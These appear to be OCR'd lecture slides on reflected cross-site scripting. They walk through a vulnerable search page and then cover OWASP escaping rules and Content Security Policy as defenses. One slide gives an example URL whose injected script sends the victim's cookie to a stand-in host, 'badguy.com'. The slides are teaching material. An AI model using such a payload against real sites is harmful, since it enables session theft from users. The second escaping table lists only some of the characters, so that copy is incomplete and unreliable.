
Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



(“Reflected” XSS attack)

Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://victim.com/search.php?term=`apple`**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://victim.com/search.php?term=
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `victim.com/search.php?...`
2) `victim.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `victim.com`

   Sends `badguy.com` cookie for `victim.com`

Surely Squigler.com is not vulnerable to Reflected XSS, right?

Yes, "Squiggler.com" was taken.

Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (*generally*)


Defending Against XSS

Protecting Servers Against XSS (OWASP)

- OWASP = *Open Web Application Security Project*
- Lots of guidelines, but 3 key ones cover most situations
  `https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet`

1. Never insert untrusted data except in allowed locations
2. HTML-escape before inserting untrusted data into simple HTML element contents
3. HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

Never Insert Untrusted Data Except In *Allowed Locations*



```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>   directly in a script

<!--...NEVER PUT UNTRUSTED DATA HERE...-->             inside an HTML comment

<div ...NEVER PUT UNTRUSTED DATA HERE...=test />       in an attribute name

<NEVER PUT UNTRUSTED DATA HERE... href="/test" />   in a tag name

<style>...NEVER PUT UNTRUSTED DATA HERE...</style>   directly in CSS
```

HTML-Escape Before Inserting Untrusted Data into *Simple* HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```


“Simple”: `<p>, <b>, <td>`, …

Rewrite 6 characters (or, better, use *framework functionality*):

```
& --> &amp;
< --> &lt;
> --> &gt;
```

```
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into *Simple* HTML Element Contents



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<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

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




```
& --> &amp;
> --> &gt;
```



```
" --> &quot;
/ --> &#x2F;
```

While this is a "default-allow" *black-list*, it's one that's been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into *Simple* Attribute Contents



```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

"Simple": `width=, height=, value=…`
NOT: `href=, style=, src=, on`*XXX*`=` …

Escape using &#x*HH*; where *HH* is hex ASCII code
(or better, again, use framework support)

Content Security Policy (CSP)

- **Goal:** prevent XSS by specifying a *white-list* from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- **Approach:**
  - *Prohibits inline scripts*
  - `Content-Security-Policy` HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

